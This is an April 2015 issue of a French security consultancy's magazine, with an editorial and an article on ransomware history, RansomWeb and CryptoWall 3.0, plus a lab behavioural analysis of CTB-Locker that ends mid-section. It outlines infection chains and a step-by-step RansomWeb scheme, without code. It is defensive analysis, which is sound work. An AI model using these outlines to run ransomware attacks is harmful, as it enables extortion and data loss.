xmco®
we deliver security expertise

actu sécu 40

L'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO **AVRIL 2015**

Ransomwares, le vent en poupe
Présentation et autopsie du ransomware Critroni aka CTB Locker

Le coin PCI DSS
Comment répondre techniquement aux exigences 10.2.X ?

Conférences
JSSI, GsDays, Hacklab ESGI

Actualité du moment
Analyse des vulnérabilités GHOST (CVE-2015-0235), FREAK (CVE-2015-0204), Samba (CVE-2015-0240) et de l'attaque OPFrance

Ekin Arabacioglu

Et toujours... **la revue du web et nos Twitter favoris !**

(xmco)

xmco®

we deliver security expertise

www.xmco.fr

édito

AVRIL 2015

[La consolidation du marché de la sécurité]

Cela fera 15 ans cette année que le cabinet XMCO a vu le jour. Depuis plus de 20 ans, je note un intérêt consensuel et indiscutable pour les enjeux que pose la sécurité des systèmes d'information. Tout le monde est convaincu qu'il faut absolument prendre toutes les mesures nécessaires et garantir un niveau de sécurité adéquat. L'acceptation du concept de la sécurité est unanime. La valorisation des enjeux l'est malheureusement beaucoup moins, au détriment avant tout des entreprises, de leurs clients et de leurs partenaires.
Etre sécurisé, c'est bien, c'est même normal, voire un engagement non négociable de chacun. Mais, pour beaucoup de gens, il faudrait que ça soit gratuit, ou en tout cas, « Low cost ».

Nous sommes récemment intervenus pour un client victime d'un Ransomware : il s'agit d'un virus qui chiffre les données de la machine qu'il infecte. Pour récupérer ses données, il faut payer le pirate afin d'obtenir la clé de déchiffrement. Bien entendu, l'utilitaire de déchiffrement livré lors du paiement de la rançon contient une ou plusieurs backdoors pour assurer un revenu récurrent au pirate (voir notre article en page 7). Notre client nous avait donc contacté afin d'établir un diagnostic, confirmer l'infection, mesurer son ampleur, et identifier les moyens pour rétablir une situation de production saine. Au cours de la mission, lors d'une conférence téléphonique avec plusieurs interlocuteurs du client, la question du périmètre de notre mission a été évoquée, notamment pour cadrer le budget de notre intervention. Un des interlocuteurs a immédiatement réagit : « je ne savais pas que l'intervention en urgence des experts XMCO était payante...»
Ironie de l'histoire, les équipes « Achats » de ce client nous demandent régulièrement de leur communiquer nos éléments financiers pour les rassurer sur notre rentabilité.

Pour revenir aux préoccupations de sécurité, il est vrai que la multiplication des incidents de sécurité, des attaques, la médiatisation des enjeux de sécurité, même vulgarisée sur les chaines d'information en continu, ont considérablement oeuvré pour faire prendre conscience au grand public, et donc aux décideurs, que l'essentiel de notre vie reposait aujourd'hui sur des systèmes d'information : e-commerce, monétique, carte bancaire, téléphonie, télé-péage, télévision, etc.

Et lorsque les entreprises veulent de la sécurité, on trouve soudainement un nombre hallucinant de prestataires « capables » de répondre à cette demande grandissante : tout le monde ne parle plus que de Big Data et de sécurité. Il faut bien que les plus gros acteurs, qui n'ont jamais traité cette question autrement que par des offres matérielles, logicielles ou de la régie, montent des offres, prospectent tous azimuts, et profitent de cet eldorado si prometteur depuis 20 ans.
On appelle ça la consolidation du marché : lorsque de gros acteurs, qui n'ont pas réussi à construire des offres techniques crédibles pour répondre à une demande, veulent racheter une petite entreprise, on parle poliment de consolidation.

Jusqu'à présent, nous avons pu observer une constante dans les conséquences d'un rachat d'un « petit » par un « gros » : la grosse société s'intéresse à la PME pour le savoir-faire qu'elle a développé, sa réactivité, la confiance qu'elle a su établir avec ses clients, la qualité de ses experts, ses processus spécifiques, son agilité, etc. Dans la foulée, après une période d'observation et d'intégration plus ou moins longue, l'acheteur impose à l'acheté ses normes, ses processus de recrutement, de gestion, sa lourdeur dans la prise de décision, ses critères et ses objectifs de rentabilité...

Il faut rarement plus de 6 mois pour que la moitié des effectifs de l'ancienne « petite boîte d'experts » décampe, et que l'autre moitié se plie aux nouvelles règles. Pour résumer, l'acheteur s'organise, plus ou moins volontairement et consciemment, pour déconstruire toute la valeur ajoutée qu'il convoitait lors de son opération. Et c'est comme ça depuis 15 ans...
Mais qui sait, peut-être qu'un jour nous aurons le plaisir d'observer des opérations de rachat bien menées, créant plus de valeur, grâce à la sacro-sainte synergie dont on parle tant.

Même si les sollicitations sont nombreuses depuis quelques années, XMCO a décidé de continuer son aventure seule. En effet, revendre la société qu'on a créée, qu'on a construit jour après jour, dans laquelle des experts sont venus travailler, apprendre, renforcer leurs connaissances, en faire bénéficier des clients qui nous font confiance ne s'envisage pas uniquement comme pour changer de voiture, acheter un appartement, ou changer de tranche fiscale : c'est avant tout une question de valeurs, que je refuse de brader.

Bonne lecture.

Marc Behar.

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information et surveillance de votre périmètre exposé sur Internet

Cert-XMCO® : Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles et d'un esprit de synthèse. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre dans nos locaux du 2ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
http://www.xmco.fr/recrutement.html

Avril 2015

Développeur (CERT-XMCO)

XMCO recrute un développeur afin de participer aux activités du CERT-XMCO.

En tant que développeur au sein du CERT-XMCO, vous serez chargé de :
- Réaliser les développements internes liés aux projets de Cyber-surveillance ou d'extranets Client
- Etre moteur dans la conception et l'élaboration des projets en cours de réflexion
- Participer à nos travaux de R&D

Compétences techniques requises :
- Maîtrise du Python et de la Programmation Orientée Objet
- Maîtrise des environnements GNU/Linux
- Connaissances des nouvelles technologies Web (Flask/MongoDB/Boostrap/JQuery)
- Connaissances en développement sécurisé

Compétences techniques requises :
- Forte capacité d'analyse et de synthèse
- Rigueur
- Curiosité
- Esprit d'initiative et esprit d'équipe
- Autonomie
- Bonne qualité rédactionnelle

Profil Alternance (bac+4/5) / jeune diplômé disposant d'une expérience significative en termes de développement (projet, stage...).

sommaire

Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, Bastien CACACE, Frédéric CHARPENTIER, Charles DAGOUAT, Damien GERMONVILLE, Yannick HAMON, Marc LEBRUN, Romain LEONARD, Thomas LIAIGRE, Cyril LORENZETTO, Rodolphe NEUVILLE, Julien MEYER, Clément MEZINO, Stéphanie RAMOS, Arnaud REYGNAUD, Régis SENET, Julien TERRIAC, Pierre TEXIER, Arthur VIEUX, David WEBER.

> Les ransomwares

À l'heure où les menaces se font de plus en plus sophistiquées et persistantes, les « ransomwares » ont le vent en poupe. Pourquoi ? Quels sont leurs principes de fonctionnement ? Nous tenterons de répondre à ces questions en analysant le ransomware Critoni, plus connu sous le nom de CTB Locker, qui a fait de nombreuses victimes ces derniers mois.

Par Arnaud REYGNAUD et Clément MEZINO

Les ransomwares

> Introduction

Si l'on se réfère à une définition générique, les ransomwares, francisés selon le néologisme « rançongiciels », sont des logiciels malveillants qui prennent en otage les données des utilisateurs (particuliers et entreprises). À travers cette formule relativement vague, il est en réalité question du chiffrement de fichiers, de bases de données ou de disques complets. Dans certains cas particuliers (à l'instar du malware « POLICE »), il s'agira d'une restriction d'utilisation (blocage de certaines fonctionnalités de la machine). La finalité est de contraindre les victimes à payer une «rançon» destinée à rétablir l'intégrité des éléments compromis.

Les ransomwares permettent ainsi à leurs créateurs de s'enrichir par milliers, voire millions, en touchant presque tout autant de victimes. En l'absence de données financières concrètes, il est difficile d'établir avec certitude les montants exacts perçus ou encore le coût de telles attaques.

Afin de mieux discerner le fonctionnement de ces logiciels, nous allons expliquer le principe de compromission qui se veut relativement simple :

✚1. Un utilisateur est amené à télécharger le malware via un e-mail ou une page Web frauduleuse, à la manière d'une attaque d'hameçonnage classique (« Drive by Download »*). D'autres vecteurs sont également utilisés par les pirates à l'instar des supports externes, des partages réseaux, de l'exploitation de failles impactant les navigateurs, des fichiers piégés, etc.

✚2. Une fois le logiciel malveillant exécuté, il chiffre tout ou une partie des données présentes sur le disque dur de l'utilisateur à l'aide d'un algorithme de chiffrement considéré comme « robuste ».

✚3. Une fois les fichiers chiffrés, une notification (persistante ou du moins incommodante) s'affiche sur l'écran de la victime, lui demandant de payer une rançon en échange du déchiffrement des données.

* **Drive by Download**
Technique utilisée par des fraudeurs afin de « forcer » un utilisateur à télécharger un logiciel malveillant contre son gré. L'objectif étant d'installer automatiquement un malware tel qu'un ransomware sur le poste de la victime via l'exploitation automatique d'une faille de sécurité au sein du navigateur Web utilisé.
Dans la majorité des cas, ces attaques sont réalisées à l'aide de courriers électroniques, ou encore de sites falsifiés (typosquatting, reprises de noms connus, etc.), de fenêtres intrusives, etc. Un autre scénario d'attaque classique est celui de la régie publicitaire vérolée, distribuant de fausses annonces publicitaires redirigeant automatiquement les internautes vers des sites malveillants.

L'algorithme de chiffrement utilisé étant en théorie irréversible, seule la clé de déchiffrement détenue par l'attaquant permettra potentiellement de restituer les données intactes.

Plusieurs questions peuvent donc être posées :

- Quelles sont les techniques de compromission et qui sont les principales victimes ?
- Quels sont les fichiers principalement visés ?
- Comment s'en prémunir ?

« Peu de temps après avoir vu naître les premiers virus informatiques, Joseph Popp eut l'idée de créer le premier ransomware. Baptisé "AIDS", aussi connu sous le nom de "PC Cyborg Trojan", cette première version fut développée en 1989 sous le système DOS. »

Afin d'être le plus exhaustifs possible, nous allons diviser cet article en trois parties distinctes :

- D'une part, l'histoire et le passif des ransomwares ;
- D'autre part, l'analyse technique de CTB-Locker ;
- Enfin, nous étudierons les particularités connexes comme les impacts sociaux et/ou psychologiques, des trafics d'argent générés, pour terminer sur l'aspect juridique entourant ces logiciels.

> Histoire des ransomwares

L'étude de l'historique de ces logiciels malveillants présente un intérêt certain, puisqu'elle permet de mettre en exergue les progrès accomplis en la matière par les pirates et les chercheurs en sécurité.

AIDS, les débuts des ransomwares

Peu de temps après avoir vu naître les premiers virus informatiques, Joseph Popp eut l'idée de créer "AIDS", aussi connu sous le nom de "PC Cyborg Trojan". Cette première version fut développée en 1989 sous le système DOS.

Le fonctionnement de ce ransomware ressemble énormément à ce que l'on peut retrouver aujourd'hui, à la différence près qu'il s'agissait là des prémices de cette vaste famille.

Son concept bien que rudimentaire était et est encore diablement efficace : une fois téléchargé, puis exécuté 90 fois, le logiciel affichait un message indiquant à l'utilisateur que la licence était expirée. Le système devenait alors inutilisable en raison du chiffrement des noms de fichiers du lecteur C. Afin de pouvoir utiliser son ordinateur, l'utilisateur était alors amené à verser une somme avoisinant les 189$ à la société "PC Cyborg Corporation".

Basée sur les scénarios de prises d'otages que l'on peut rencontrer dans leur forme primaire, l'idée de Joseph Popp était alors de récupérer des fonds pour aider la recherche contre le SIDA (AIDS étant l'acronyme anglais pour SIDA). Le schéma de base bien qu'illégal partait d'un bon sentiment. Et « malheureusement » pour lui, son malware fut analysé et des chercheurs trouvèrent des failles permettant de récupérer les données compromises.

Si l'on se penche sur les imperfections de AIDS, on trouvera en premier lieu le processus de chiffrement qui ne se concentre pas sur le contenu même des fichiers, mais uniquement sur leur dénomination. Il était alors possible de récréer une cartographie (mapping) des noms de fichiers selon leurs extensions et leurs arborescences, permettant à terme de déchiffrer tous les fichiers modifiés.

La seconde erreur majeure du malware était l'utilisation d'un système de chiffrement à clés symétriques faibles, identiques pour toutes les victimes. Une fois l'algorithme et la clé retrouvés, toutes les machines infectées purent être restaurées à leur état d'origine.

Les progrès des pirates

Il aura fallu attendre 1996, soit 7 ans après AIDS pour voir les techniques se peaufiner dans le domaine. Une preuve de concept utilisant l'algorithme de chiffrement à clé publique RSA fut ainsi développée par Adam Young et Moit Yung. Ce malware chiffrait les données avec une clé symétrique, elle-même chiffrée avec la clé publique de l'attaquant. Dès lors, seule la clé privée de celui-ci permettait de déchiffrer l'ensemble des données.

Mais pour quelle raison les ransomwares ont-ils autant tardé à se démocratiser ?

L'une des causes principales repose bien évidemment sur la rançon. La plupart des "pirates" un tant soit peu malins sont relativement méfiants à l'égard des solutions de traçabilité. Il est donc légitime d'être récalcitrant et de se poser des questions quant aux transferts d'argent des victimes vers les comptes destinataires.

Ces méthodes sont bien huilées et sont souvent accomplies par des équipes, dont chacun des membres à un rôle bien défini. L'un s'occupe d'envoyer les e-mails piégés, un autre de la partie logicielle, pendant qu'un dernier s'occupe de gérer l'argent.

Les évolutions qui ont suivi se sont donc essentiellement concentrées sur les méthodes de récupération de rançons (monnaies virtuelles, etc.), plus que sur les techniques de chiffrement à proprement parler.

En parallèle, l'utilisation de clés de chiffrement de plus en plus longues et d'algorithmes de plus en plus robustes ont permis de renforcer davantage ces facteurs. Techniquement, cette évolution n'altère en rien le fonctionnement logique mis en place dans ces logiciels ni l'organisation des pirates.

Afin d'illustrer ces évolutions, il suffit simplement d'observer les méthodes de chiffrement que n'importe quelle entreprise utilise pour protéger l'accès à son serveur et de comparer. Les chiffrements « modernes » tels que RSA-2048 et AES-256 sont largement utilisés dans les ransomwares les plus récents.

Les méthodes de paiement des rançons ont également énormément évolué au fil des années. Le dénommé « Ransom-A » promettait ainsi qu'un fichier serait détruit toutes les 30 minutes à moins qu'un paiement de 10$ ne soit effectué vers un compte de type « Western Union ». La somme demandée était volontairement faible et l'utilisateur mis sous pression afin de récupérer l'argent demandé. Cette « pression » avait également pour objectif la clôture rapide de la transaction afin de passer entre les mailles du filet des autorités.

« Win32.Ransom » n'utilisait quant à lui aucune méthode de chiffrement et se contentait de bloquer la connexion internet de son hôte. Il proposait alors d'envoyer un SMS surtaxé à un numéro spécial pour rétablir la connexion. Une nouvelle fois, le principe se veut très simple, mais suffisamment contraignant pour obliger l'utilisateur à payer.

Enfin, parmi les centaines d'exemples disponibles sur la toile, on se souviendra d'Archiveus, un malware contraignant l'utilisateur à acheter un article sur une boutique en ligne (au demeurant légale), en l'échange de la clé de déchiffrement.

Cette méthode a le mérite d'être originale puisqu'elle permet de passer par une plateforme légale pour effectuer un paiement. Le lien avec la boutique et le pirate n'étant pas forcément évident à faire pour les autorités.

Ces dernières années, les monnaies virtuelles ont connu une véritable explosion. Cette tendance se répercute donc sur de nombreux composants (bienveillants comme malveillants). Le moyen de paiement anonyme par excellence qu'est aujourd'hui le Bitcoin offre de nombreuses solutions à nos « amis » les pirates. La création et le développement important de la cryptomonnaie leur ont permis de sécuriser et de faciliter les méthodes de paiement de la rançon. Cela a également permis de mettre en exergue l'inefficacité des solutions antivirales qui peinent encore et toujours à prendre l'avantage sur les attaquants.

C'est l'une des raisons pour laquelle les ransomwares ont désormais le vent en poupe. À l'heure où TOR permet d'assurer un anonymat relatif pour héberger les fichiers et clés de déchiffrement d'une victime, le Bitcoin complète la chaîne de l'anonymat en permettant un paiement simple et rapide pour l'attaquant (comme pour la victime).
Remonter jusqu'au pirate est alors un véritable casse-tête pour les autorités. Les chances étant minimes (sans être nulles), les pirates sont de plus en plus nombreux à utiliser ce système.

Des menaces plus sournoises : Les RansomWeb

Parmi le très grand nombre de ransomwares parus ces dernières années, l'un d'entre eux a particulièrement retenu notre attention tant son fonctionnement peut paraitre sournois et ses impacts extrêmement ravageurs. La technique encore peu utilisée pourrait bien faire des émules et se répandre à la manière des ransomwares classiques.

Ce ransomware évolué, qui ne dispose d'aucun nom officiel, fait partie de la famille officieuse des « RansomWeb ». Le principe n'est plus de s'attaquer aux données d'un utilisateur, mais au serveur de base de données d'un site web.

« Parmi le très grand nombre de ransomwares parus ces dernières années, l'un d'entre eux a particulièrement retenu notre attention tant son fonctionnement peut paraitre sournois et ses impacts extrêmement ravageurs »

Les RansomWeb se veulent particulièrement discrets. Le fonctionnement est le suivant :

- Les pirates repèrent une application web vulnérable et s'introduisent discrètement sur le serveur. Une backdoor est alors utilisée par les pirates et aucun changement n'est aperçu sur le site.

- Une fois sur le serveur, ils modifient le code de l'application utilisée ou upload leur propre outil afin de chiffrer les données qui sont envoyées en base de données ;

- Ils modifient la méthode de déchiffrement utilisée pour que les données restent encore lisibles. La clé de déchiffrement étant cachée sur un serveur accessible uniquement en HTTPS ;

- Les pirates attendent quelques mois, le temps que les sauvegardes des données chiffrées soient effectuées, et que celles-ci remplacent les sauvegardes non chiffrées ;

- Les pirates suppriment ensuite l'emplacement de la clé de déchiffrement du code de l'application.

Une fois la clé de déchiffrement déplacée vers un autre serveur gardé secret, une erreur survient naturellement sur l'application vulnérable de l'entreprise, révélant ainsi la supercherie. En effet, la clé de déchiffrement n'étant plus disponible, l'application ne peut plus déchiffrer les données, les rendant inaccessibles en lecture pour toute l'entreprise ainsi que ses clients.

> INFO

CryptoWall 3.0 : le ransomware qui chiffre et vole

À l'image de ses comparses tels que Cryptolocker (voir CXA-2014-2590), CTB-Locker (voir CXA-2015-0468) ou encore CryptoFortress (voir CXA-2015-0758), le ransomware CryptoWall fait des ravages, touchant principalement l'Australie.

Les premières versions de CryptoWall étaient utilisées lors de campagnes de phishing massives (voir CXA-2014-1926). Ne disposant ni d'interface utilisateur ni de réelle identité propre (le malware réutilisait l'interface de Cryptolocker afin de faire passer le message demandant une rançon à un utilisateur), le malware passait ainsi par le réseau TOR afin de contacter son serveur de contrôle et de commande (C&C) tout en gardant son anonymat pendant le chiffrement des données.

La version 3.0 du malware est maintenant utilisée sur Internet, offrant de nombreux changements. Elle dispose maintenant de sa propre interface utilisateur et ne passe plus par TOR pour effectuer le chiffrement des fichiers. Ayant remarqué que de nombreuses entreprises avaient empêché les connexions vers Tor, le malware utilise désormais des URL classiques codées en dur.

Cependant, un travail particulier a été réalisé sur l'obfuscation de ces adresses. Les techniques permettant de bloquer des URL spécifiques étant réactives et simples à mettre en place, les auteurs du malware jouent ainsi sur la rapidité des chercheurs à désobfusquer le code permettant d'accéder aux URL. Le temps que ce travail soit fait, elles ne seront pas bloquées et des victimes pourront se faire piéger. À noter que le paiement est toujours réalisé via un serveur sur le réseau Tor. C'est un moyen de s'assurer d'obtenir de l'argent de manière quasi indétectable par les autorités. Même si l'utilisation du réseau TOR est bloquée, une victime pourra donc toujours être infectée et ses données chiffrées. Elle pourra cependant toujours décider de payer sa rançon ultérieurement par ce biais.

La méthode d'infection du malware est habituelle. Un e-mail contenant un document JavaScript obfusqué en pièce jointe est reçue par une victime. Ce type de pièce jointe étant relativement peu courant, il pourrait passer à travers les mailles du filet d'un antivirus peu performant. Le script télécharge alors deux «images» (au format .jpg.exe) contenant en réalité du code malveillant (cette technique permet de contourner les solutions de type IDS). Une fois les fichiers téléchargés, une instance d'explorer.exe est exécutée sur la machine afin de berner un éventuel antimalware. Celle-ci permet de créer d'autres instances du programme «svchost.exe» qui vont communiquer avec le C&C, chiffrer les fichiers de l'utilisateur avec une clé RSA-2048 et supprimer les Volumes Shadow Copy. Une fois ces actions effectuées, une page s'affichera sur l'écran de l'utilisateur en lui indiquant le moyen de retrouver ses données à la manière de CryptoFortress ou CTB-Locker.

Plus l'utilisateur attendra pour effectuer le paiement, plus la somme sera élevée. Au bout de quelques jours, la clé de chiffrement sera définitivement supprimée du serveur des pirates et les données seront perdues à jamais. Profitant de la distraction de l'utilisateur, un spyware nommé FAREIT est également exécuté sur la machine piratée. Ce dernier est alors chargé de récupérer les mots de passe des navigateurs, client e-mail et même portefeuille électronique Bitcoin. Si la victime refuse de payer, ces informations pourront ainsi être réutilisées par les pirates afin d'être vendues ou réutilisées pour leur profit personnel.

Si l'entreprise tente de remettre en place une sauvegarde, cela ne fonctionnera pas, car les données sauvegardées seront tout aussi impossibles à déchiffrer. Dès lors, l'application du site vulnérable est alors inutilisable et, plus le temps passe, plus l'entreprise perd potentiellement d'argent, ce qui la presse de payer la rançon. La société est alors contactée par les pirates afin de payer une rançon contre la clé permettant de déchiffrer les données.

Cette méthode aujourd'hui peu répandue nécessite des connaissances différentes de celles propres aux ransomwares tels que nous les connaissons. Il est également nécessaire de compromettre le serveur du particulier ou de l'entreprise ciblée ; ce qui ajoute une étape supplémentaire non négligeable. Cependant, selon les cibles choisies, les conséquences d'une telle menace peuvent être catastrophiques. Plus longtemps le malware restera caché, plus les retombées seront problématiques pour l'entreprise ciblée.

> Etude dynamique de CTB-Locker («CRITRONI »)

Afin d'illustrer la première partie, nous allons ici présenter une étude partielle du ransomware dénommé CTB-Locker, particulièrement utilisé par les cybercriminels.

Si l'on s'en tient à une définition généraliste, CTB-Locker (également connu sous les appellations « Curve » et « TOR Bitcoin Locker ») se rapproche de Cryptolocker. À ce titre, il chiffre les fichiers des différents volumes appartenant aux machines qu'il infecte dans le but de demander une rançon à la victime.

Comme l'évoque sa troisième dénomination (TOR Bitcoin Locker), le logiciel s'appuie sur le réseau Tor. La principale raison d'une telle utilisation réside dans la complexification du démantèlement du serveur de contrôle. Remonter à ce dernier n'est donc pas à la portée du premier utilisateur. Des informations complémentaires sur le réseau peuvent être retrouvées dans le numéro #39 de l'ActuSécu « A TOR et à travers ».

« Le principe du RansomWeb n'est plus de s'attaquer aux données d'un utilisateur, mais au serveur de base de données d'un site web »

Penchons-nous plus en détail sur ce ransomware. L'échantillon étudié dans cet article est la version française (au demeurant multilingue) dite « CRITRONI » (amélioration du CTB-Locker initial). L'approche que nous établissons se veut « naïve ». Par cette expression nous signifions qu'il s'agit là d'une étude comportementale du malware (approche dynamique) et non d'une analyse complète (reverse + cryptographie ; des compléments d'information sont cependant apportés pour combler ces points).

Notre laboratoire destiné à examiner cet échantillon est composé des éléments suivants :

- Une machine virtuelle sous Windows Seven à jour, MAIS non sécurisée pour les besoins des tests (firewall, UAC, antivirus, etc. ont été amoindris voire désactivés) ;
- Une machine d'analyse disposant d'outils relativement connus (Cuckoo, WireShark, etc.).

Les vecteurs de compromission sont multiples : téléchargements, récupération de pièces jointes malveillantes (.zip, .cab, .scr, etc.), transmission via des supports amovibles, etc.

Les captures qui suivent ont été réalisées à partir de différents « Snapshots », des incohérences ou discordances peuvent donc être observées sur les compteurs des captures réalisées, les URLs ou les clés utilisées.

Scénario d'exécution

Dans le cas présent, le lancement du fichier exécutable malveillant sur notre machine Windows permet de déclencher « l'infection ». À première vue rien ne se passe, aucun élément visuel ou sonore notoire ne signalant une quelconque menace apparait.

En attendant quelques secondes (voire minutes selon les tests réalisés), un changement de fond d'écran s'opère (fichier bmp) et une fenêtre s'ouvre au premier plan :

Changement de fond d'écran

Message extrait :

Vos dossiers personnels sont encryptés par le CTB-Locker.
Vos documents, vos photos, vos données et d'autres dossiers importants ont été encryptés avec un encodage fort et une clé unique, générés par cet ordinateur.

La clé privée pour décrypter est gardé dans un serveur d'Internet secret et personne ne peut décrypter vos dossiers jusqu'à ce que vous payez et obteniez la clé privée.

Si vous voyez la fenêtre-casier principale, suivez les instructions sur le casier. Autrement, il semble que vous ou votre antivirus élimine le programme casier. Maintenant, vous avez la dernière opportunité de décrypter vos dossiers.

Le message se veut relativement clair, néanmoins quelques approximations peuvent être observées :

- la présence de fautes dans le texte ;
- une forte intuition de traduction made in « Google Traduction ».

On retrouve également :

- des adresses pour accéder aux portails en .onion (réseau Tor) ;
- une clé publique.

En parallèle de cet avertissement, un ensemble d'instructions est affiché sur le Bureau de l'utilisateur afin de remettre dans les plus brefs délai la fameuse rançon :

Rappel du message principal + Alerte

Chose intéressante, le message d'alerte stipule que l'utilisation de solutions de nettoyage engendrera la perte définitive des données. L'intention est clairement de jouer sur la peur de l'utilisateur et de le forcer à payer plutôt que de chercher d'éventuelles solutions. D'où la présence du compte à rebours situé en bas de la fenêtre.

Cette caractéristique entre pleinement dans le comportement classique des ransomwares.


Notons également la présence en haut de l'interface de différentes langues :

- allemand ;
- anglais (US) ;
- danois ;
- espagnol ;
- français ;
- hollandais ;
- italien.


Le panel de cibles se veut donc relativement large et très occidental. Une déduction trop hâtive pourrait déjà définir la source comme étant chinoise ou russe, mais ne sombrons pas dans les clichés, sachant que les premières cibles semblaient être russes...

« L'intention est clairement de jouer sur la peur de l'utilisateur et de le forcer à payer plutôt que de chercher d'éventuelles solutions »

Voici un aperçu des modifications sur le dossier « Images » de Windows :



Avant chiffrement



Après chiffrement

Poursuivons le déroulement du scénario, le bouton « Vue » va permettre de lister l'ensemble des fichiers chiffrés. Il est difficile d'établir de manière exhaustive les extensions ciblées par CRITRONI. Nos tests permettent d'observer que ces dernières sont touchées : doc/docx, xsl/xslx, ppt/pptx, txt, jpg, png, py, gif, pdf, pem, md, js, java, zip, odt et dérivés, pem, rar, etc.

Listing des fichiers chiffrés

Chaque fichier va donc se retrouver chiffré et suffixé d'une extension aléatoire. Essayer de supprimer cette extension, de renommer le fichier ou même d'accéder au contenu ne retournera aucun résultat concluant.

Dans l'optique d'attester de sa bonne foi, CRITRONI propose à l'étape suivante de déchiffrer 5 fichiers (non sélectionnables par l'utilisateur) avec ou sans connexion. Cela permet de déduire que des clés sont conservées en mémoire afin de réaliser l'opération de déchiffrement.

Proposition de déchiffrement 1

Proposition de déchiffrement 2


Résultat déchiffrement

Il n'est malheureusement pas possible pour l'utilisateur d'abuser de cette fonctionnalité afin de réitérer l'opération.

En cliquant une nouvelle fois sur « Suivant », deux solutions vont se présenter à l'utilisateur selon sa configuration ou sa connexion.

Tentative de connexion vers un serveur de l'attaquant

Mode en Ligne (si le ransomware parvient à contacter son serveur)



On entre ici dans le vif du sujet, le paiement de la rançon. On remarque que le seul mode de paiement accepté est le Bitcoin (monnaie virtuelle difficile à tracer, cf. ActuSécu #37) et qu'une adresse de portefeuille est indiquée.

Il est demandé une rançon de 0.6 BTC (pour notre échantillon, la valeur peut varier selon les versions), ce qui équivaut d'après l'auteur du malware à environ 138 euros. Si l'on compare avec le cours du Bitcoin au moment de la rédaction de l'article, on peut en déduire que le message a été rédigé avant décembre 2013 (la valeur actuelle étant de 1 BTC = 278.09 euros).

La victime doit alors se résoudre à payer plus de 130 euros afin de déchiffrer ses documents, en reversant la somme à l'adresse renseignée.


Mode Hors Ligne

Si le ransomware se trouve dans l'impossibilité de contacter le serveur distant, un mode de secours est initié dispensant les actions à réaliser afin de payer :

